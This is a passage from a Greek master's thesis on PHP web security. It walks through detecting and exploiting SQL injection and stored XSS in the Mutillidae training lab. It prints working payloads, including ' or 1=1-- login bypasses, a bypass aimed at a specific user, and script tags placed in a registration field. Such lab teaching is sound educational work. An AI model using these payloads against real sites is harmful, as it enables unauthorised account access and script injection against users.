Αν σήμερα πείτε σε κάποιον ειδικό με τα θέματα ασφάλειας στο διαδίκτυο, ότι έχετε καταφέρει να δημιουργήσετε μία απόλυτα ασφαλή διαδικτυακή εφαρμογή το πιο πιθανό είναι να σας κοιτάξει με απορία; και αυτό γιατί το Διαδίκτυο είναι πολύ ευρύ και γρήγορα μεταβαλλόμενο περιβάλλον, γεγονός που δεν επιτρέπει στις on-line εφαρμογές να δηλώνουν διαχρονικά και με σιγουριά 100% ασφαλείς. Με την χρήση της PHP όμως, μπορούμε να εφαρμόσουμε πρακτικές ανάπτυξης ασφαλούς κώδικα που θα προσφέρει προστασία στις εφαρμογές μας ακόμα και από τις πιο «δυνατές» επιθέσεις.

Στα κεφάλαια που ακολουθούν θα συζητήσουμε πως γίνεται η γίνεται η ανίχνευση, η εκμετάλλευση και η αντιμετώπιση των τριών (3) ακόλουθων ευπαθειών στο περιβάλλον Mutillidae:

- Ευπάθειες τύπου έγχυσης κώδικα (Injection)
- Ευπάθειες τύπου Cross-Site Scripting (XSS)
- Ευπάθειες που αφορούν την διαχείριση Συνόδων (Session) και την Αυθεντικοποίηση των χρηστών




3.2 Ευπάθειες τύπου έγχυσης κώδικα (code Injection)

Οι ευπάθειες τύπου code injection (επίθεση με προσθήκη κακόβουλου κώδικα σε ένα σύστημα) εμφανίζονται συχνά στις διαδικτυακές εφαρμογές. Υπάρχουν πολλών ειδών injections: SQL, HTML, XML, XSS, Command, LDAP και άλλες.

Το **Code Injection**, είναι η εκμετάλλευση ενός λάθους (bug) της εφαρμογής, που επιτυγχάνεται με την εκτέλεση μη έγκυρου κώδικα . Αυτού του τύπου επιθέσεις, μπορούν να χρησιμοποιηθούν από έναν εισβολέα, ώστε να εισαγάγει κώδικα σε ένα λογισμικό, προκειμένου να αλλάξει την πορεία της εκτέλεσης του. Τα αποτελέσματα μιας τέτοιας επίθεσης, μπορεί να είναι καταστροφικά. Τα σφάλματα αυτού του είδους επιτρέπουν στους επιτιθέμενους να δημιουργούν, να διαβάζουν και να διαγράφουν τα δεδομένα που είναι διαθέσιμα στην εφαρμογή.

Όταν εισάγει δεδομένα ο χρήστης και αυτά μεταφέρονται στον διερμηνευτή (interpreter) ή μεταγλωττιστή (compiler)[9] χωρίς να ελεγχθούν ή να κωδικοποιηθούν, τότε η εφαρμογή είναι ευάλωτη σε επιθέσεις έγχυσης κώδικα. Σε μία εφαρμογή **δεν πρέπει ποτέ** τα δεδομένα που εισάγει ο χρήστης, να τροφοδοτούνται σε δυναμικά Queries.

Όπως καταλαβαίνει κανείς το θέμα της έγχυσης κώδικα (code injection) είναι ένα τεράστιο θέμα, που περιλαμβάνει αρκετές διαφορετικές γλώσσες και περιβάλλοντα, και μια μεγάλη ποικιλία διαφορετικών επιθέσεων. Θα ήταν δυνατόν να γράψει κανείς ολόκληρο βιβλίο σε οποιαδήποτε από αυτές τις περιοχές, εξερευνώντας όλο το θεωρητικό υπόβαθρο για το πως προκύψουν και μπορούν να αξιοποιηθούν οι ευπάθειες. Επειδή όμως αυτή είναι μια Μεταπτυχιακή Διατριβή με σαφή στόχο, θα εστιάσουμε ανηλεώς στις γνώσεις, τα εργαλεία και τις τεχνικές που θα χρειαστούν για την εκμετάλλευση των ευπαθειών όπως αυτές παρουσιάζονται στο περιβάλλον Mutillidae.



Εικόνα 3.1 Ευπάθειες τύπου έγχυσης κώδικα στο Mutillidae

3.2.1 Πως γίνεται η ανίχνευση της ευπάθειας

Η **μεθοδολογία για την ανίχνευση ευπαθειών τύπου έγχυσης κώδικα**[10] εξαρτάται από τη γλώσσα που είναι γραμμένη η εφαρμογή που θέλουμε να επιτεθούμε και από τις τεχνικές προγραμματισμού που χρησιμοποιούνται στην εφαρμογή. Εμείς θα αναφερθούμε σε εφαρμογές που είναι γραμμένες στην γλώσσα PHP, ωστόσο αυτή η μεθοδολογία μπορεί να χρησιμοποιηθεί και ως γενική προσέγγιση. Έχουμε λοιπόν ως εξής:

1. Χρήση κώδικα με απροσδόκητη σύνταξη που μπορεί να προκαλέσει προβλήματα στο πλαίσιο της σύνταξης της συγκριμένης γλώσσας.
2. Αναγνώριση τυχόν ανωμαλιών από την απάντηση της εφαρμογής που μπορεί να υποδεικνύει την παρουσία ευπάθειας.
3. Εάν λάβουμε μηνύματα λάθους, τα εξετάζουμε μήπως μπορέσουμε και συγκεντρώσουμε στοιχεία σχετικά με το πρόβλημα που εμφανίστηκε στο διακομιστή.
4. Εάν είναι απαραίτητο, τροποποιούμε τον αρχικό κώδικα, με διάφορους τρόπους, σε μια προσπάθεια να επιβεβαιώσουμε ή να διαψεύσουμε τη διάγνωση μιας για την ευπάθεια.
5. Κατασκευάζουμε ένα κομμάτι κώδικα που αποδεδειγμένα και κατ' επανάληψη προκαλεί την ίδια λανθασμένη αντίδραση από την εφαρμογή.
6. Εκμεταλλευόμαστε την ευπάθεια για την επίτευξη των στόχων μας.

Έχοντας λοιπόν ως γενικό οδηγό την παραπάνω μεθοδολογία, θα προβούμε σε αναζήτηση και εκμετάλλευση των σημαντικότερων ευπαθειών κάθε κατηγορίας, όπως αυτές παρουσιάζονται στο Mutillidae.

3.2.2 Τεχνικές εκμετάλλευσης της ευπάθειας

Όπως αναφέραμε και νωρίτερα, ευπάθειες τύπου Injection συμβαίνουν όταν μια εφαρμογή στέλνει μη αξιόπιστα δεδομένα στον διερμηνευτή (**interpreter**). Τέτοιου είδους ευπάθειες, είναι εύκολο να ανακαλυφθούν αν έχουμε πρόσβαση στον πηγαίο κώδικα, αλλά πιο δύσκολο αν επιχειρήσουμε ανίχνευση μέσω δοκιμών. Εργαλεία όπως Scanners και Fuzzers μπορούν να βοηθήσουν τους επιτιθέμενους να ανακαλύψουν τέτοιες ευπάθειες.

Σε αυτό το σημείο, θα δούμε κατά σειρά τις ευπάθειες της κατηγορίας "A1 –Injection", όπως αυτές παρουσιάζονται στο περιβάλλον Mutillidae.

1. A1 – Injection → SQLi - Extract Data → User Info


Όπως φαίνεται σε αυτή την κατηγορία θα συναντήσουμε απειλές τύπου **"SQL Injection"** και όπως έχουμε αναφέρει στο Mutillidae γίνεται χρήση της γλώσσας PHP και του συστήματος βάσεων δεδομένων MySQL, οπότε κρίνεται σκόπιμο να δούμε τα βασικά στοιχεία ενός "MySQL Select Query". Έτσι έχουμε:

> Επιλογή στοιχείων από έναν πίνακα της βάσης δεδομένων: Η εντολή SELECT χρησιμοποιείται για την επιλογή στοιχείων από μια βάση δεδομένων.
>
> Σύνταξη: **SELECT** column_name(s) **FROM** table_name
>
> Παράδειγμα: **SELECT** * **FROM** Users **WHERE** username='$myusername' **and** password='$mypassword'";

Το παραπάνω, αποτελεί κλασσικό παράδειγμα ταυτοποίησης στοιχείων, για την σύνδεση (Log In) ενός χρήστη στο σύστημα. Σε πρώτη φάση αυτό που έχει σημασία είναι να δούμε, είναι οι **ειδικοί χαρακτήρες** (Special characters) που χρησιμοποιούνται σε μία τέτοια εντολή. Τα *μονά εισαγωγικά (Single-quotes)* οι *παρενθέσεις* και η *πλάγιος (Backslash)* συχνά δημιουργούν προβλήματα σε βάσεις δεδομένων MySQL. Σε δεύτερη φάση, τα **μηνύματα λάθους** (Error messages) που προκύπτουν από την «λανθασμένη» σύνταξη ενός SQL Query μπορεί να είναι άριστες πηγές πληροφοριών.

Οι προγραμματιστές, είναι συχνά αφελής σχετικά με τα μηνύματα λάθους και επιτρέπουν στις εφαρμογές τους να *εμφανίζουν τα σφάλματα* αντί να τα καταγράφουν σε log files. Οι ασφαλείς διαδικτυακές εφαρμογές χρησιμοποιούν ξεχωριστές σελίδες για την αναφορά σφαλμάτων, οι οποίες δεν εμφανίζουν κανένα μήνυμα λάθους. Προκειμένου να βρούμε ένα μήνυμα λάθους σχετικό με SQL Injection συνήθως πρέπει να παραποιήσουμε το SQL Query κατά περίσταση.

Μεταβαίνοντας λοιπόν στην κατηγορία A1 – Injection → SQLi - Extract Data → User Info , θα προσπαθήσουμε εφαρμόζοντας όσα αναφέραμε παραπάνω, να αποσπάσουμε στοιχεία χρηστών δοκιμάζοντας στο πεδίο "Name" ως είσοδο τον χαρακτήρα «\», παίρνουμε το εξής μήνυμα λάθους: « SELECT * FROM accounts WHERE username='" AND password='" ».



Εικόνα 3.2 Μήνυμα λάθους - SQL Injection


Το γεγονός ότι **ξέρουμε από το μήνυμα λάθους την ακριβή σύνταξη του SQL Query**, είναι εξαιρετικά θετικό για εμάς. Η πιο διαδεδομένη επίθεση SQL Injection είναι ο εξαναγκασμός επιλογής ενός εγκύρου πεδίου από την βάση δεδομένων επειδή μια συνθήκη είναι αληθής. Πρακτικά αυτό γίνεται ως εξής:

SELECT * FROM accounts WHERE username='' or 1=1-- ' AND password=' '

Όμως, τι πραγματικά γίνεται στην παραπάνω εντολή;

- Το πρώτο εισαγωγικό «'» κλείνει την είσοδο του ορίσματος "username" του SQL Query.
- Έπειτα δημιουργείται μια συνθήκη που είναι πάντα αληθής: or 1=1
- Τέλος κλείνουμε το SQL Query με χρήση δύο παυλών και ενός κενού χαρακτήρα (MySQL double-dash comment style "-- "): --_ . Έτσι ότι ακολουθεί θεωρείτε σχόλιο.

Δοκιμάζοντας στο πεδίο "Name" την είσοδο «' or 1=1-- », παίρνουμε το εξής αποτέλεσμα:




Εικόνα 3.3 Επιτυχημένη επίθεση SQL Injection.

2. A1 – Injection → SQLi - Bypass Authentication → Login


Όπως φαίνεται και σε αυτή την κατηγορία θα συναντήσουμε απειλές τύπου "SQL Injection", επομένως θα κινηθούμε ακριβώς όπως και παραπάνω.

Μεταβαίνοντας στην κατηγορία A1 – Injection → SQLi - Bypass Authentication → Login , θα προσπαθήσουμε να εισέλθουμε στο σύστημα δοκιμάζοντας πάλι στο πεδίο "Name" την είσοδο «' or 1=1-- ». Έτσι, παίρνουμε το εξής αποτέλεσμα:




Εικόνα 3.4 Επιτυχημένη επίθεση SQLi (Bypass Authentication).

Παρατήρηση: Ο λόγος που έγινε είσοδος στο σύστημα με το username: admin, είναι επειδή η αληθής συνθήκη "or 1=1" αναγκάζει την MySQL να επιστρέψει την πρώτη εγγραφή του πίνακα "accounts".



Εικόνα 3.5 Ο πίνακας "accounts".

Εναλλακτικά θα μπορούσαμε να πραγματοποιήσουμε την παραπάνω επίθεση δοκιμάζοντας στο πεδίο "Name" την είσοδο «john» και στο πεδίο " Password" την είσοδο «' or 1=1-- ». Έτσι, παίρνουμε το εξής αποτέλεσμα:



Εικόνα 3.6 Δεύτερη επιτυχημένη επίθεση SQLi (Bypass Authentication).

Παρατηρούμε ότι πάλι έγινε είσοδος ως "admin", αυτό συμβαίνει γιατί το «' or 1=1-- » επηρεάζει ολόκληρο το SQL Query και όχι μόνο το password.

SELECT * FROM accounts WHERE username='john' AND password='' or 1=1-- '


Επιπλέον, θα μπορούσαμε να πραγματοποιήσουμε την παραπάνω επίθεση δοκιμάζοντας στο πεδίο "Name" την είσοδο «john» και στο πεδίο " Password" την είσοδο «' or (1=1 and username = 'john') -- ». Έτσι, δημιουργούμε το παρακάτω SQL Querry:

```
SELECT * FROM accounts WHERE username='john' AND password='' or (1=1 and username = 'john') --
```

Με αυτόν τον τρόπο διαλέγουμε από τον πίνακα "accounts" μόνο όσα πεδία έχουν "Username" ίσο με "john" και "password" ίσο με {" " ή "1=1"}. Αν θέλουμε μπορούμε να πάμε σε μία πιο κατανοητή σύνταξη που πρακτικά είναι το ίδιο:

```
SELECT * FROM accounts WHERE username='john' AND password='' + password --
```

Με την εκτέλεση των παραπάνω, παίρνουμε το εξής αποτέλεσμα:



Εικόνα 3.7 SQLi - Είσοδος ως συγκεκριμένος χρήστης.

Εικόνα 3.8 Αλλαγή φόρμας για λόγους ευκρίνειας, με την βοήθεια του Firebug.

3. A1 – Injection → SQLi - Insert Injection → Register


Όπως φαίνεται και σε αυτή την κατηγορία θα συναντήσουμε απειλές τύπου "SQL Injection", επομένως θα κινηθούμε ακριβώς όπως και παραπάνω. Το ζητούμενο σε αυτό το σημείο, είναι να προσθέσουμε ένα τμήμα κακόβουλου κώδικα στο πεδίο "Signature" ούτος ώστε όταν πάμε να συνδεθούμε με τα στοιχεία μας η φόρτωση του πεδίου "Signature" να προκαλέσει απρόσμενη συμπεριφορά στο σύστημα.

Μεταβαίνοντας στην κατηγορία A1 – Injection → SQLi - Insert Injection → Register , θα κάνουμε εγγραφή με τα εξής στοιχεία:

- Username: etsaimos
- Password: 123456
- Confirm Password: 123456
- **Signature:** <script>alert("Hello! I am Eleftherios Tsaimos and you have been HACKED!");</script>


Παρατήρηση: Αν κάνουμε χρήση του χαρακτήρα «'», τότε θα προκαλέσουμε συντακτικό λάθος καθώς θα τερματιστεί απρόσμενα το string, και έτσι δεν θα πραγματοποιηθεί η εγγραφή.

Πηγαίνουμε στην σελίδα http://localhost/mutillidae/index.php?page=login.php προκειμένου να συνδεθούμε στο σύστημα (Username: etsaimos , Password: 123456). Παίρνουμε το εξής αποτέλεσμα:



Εικόνα 3.9 Register Injection - Alert Box

Εναλλακτικά, θα μπορούσαμε να πραγματοποιήσουμε την παραπάνω επίθεση δοκιμάζοντας στο πεδίο "Signature" την είσοδο "<script>window.location.reload()</script>". Έτσι, παίρνουμε το εξής αποτέλεσμα:



Εικόνα 3.10 Register Injection - Reload Script

Εύκολα καταλαβαίνει κανείς πως το πόσο ισχυρή μπορεί να είναι μια τέτοια επίθεση, επαφίεται τόσο στις προγραμματιστικές ικανότητες και την φαντασία του επιτιθέμενου, όσο και στο επίπεδο ασφάλειας του συστήματος που γίνεται η επίθεση. Είναι γεγονός, ότι από την στιγμή που ανακαλυφθεί μια ευπάθεια στο σύστημα, *ο επιτιθέμενος θα αφιερώσει χρόνο ανάλογο της κρισιμότητας της ευπάθειας,* προκειμένου να καταφέρει αυτό που θέλει. Όσο κρισιμότερη η ευπάθεια τόσο μεγαλύτερος και ο ζήλος του εκάστοτε επιτιθέμενου.

Θα προσπεράσουμε τις κατηγορίες "Blind SQL via Timing" και "SQLMAP Practice Target" καθώς οι επιθέσεις κινούνται στο ίδιο μοτίβο με τις προηγούμενες, οπότε αφήνεται στον αναγνώστη η επιπλέων ενασχόληση με αυτού του τύπου τις ευπάθειες.

4. A1 – Injection → HTMLi → Add to your blog

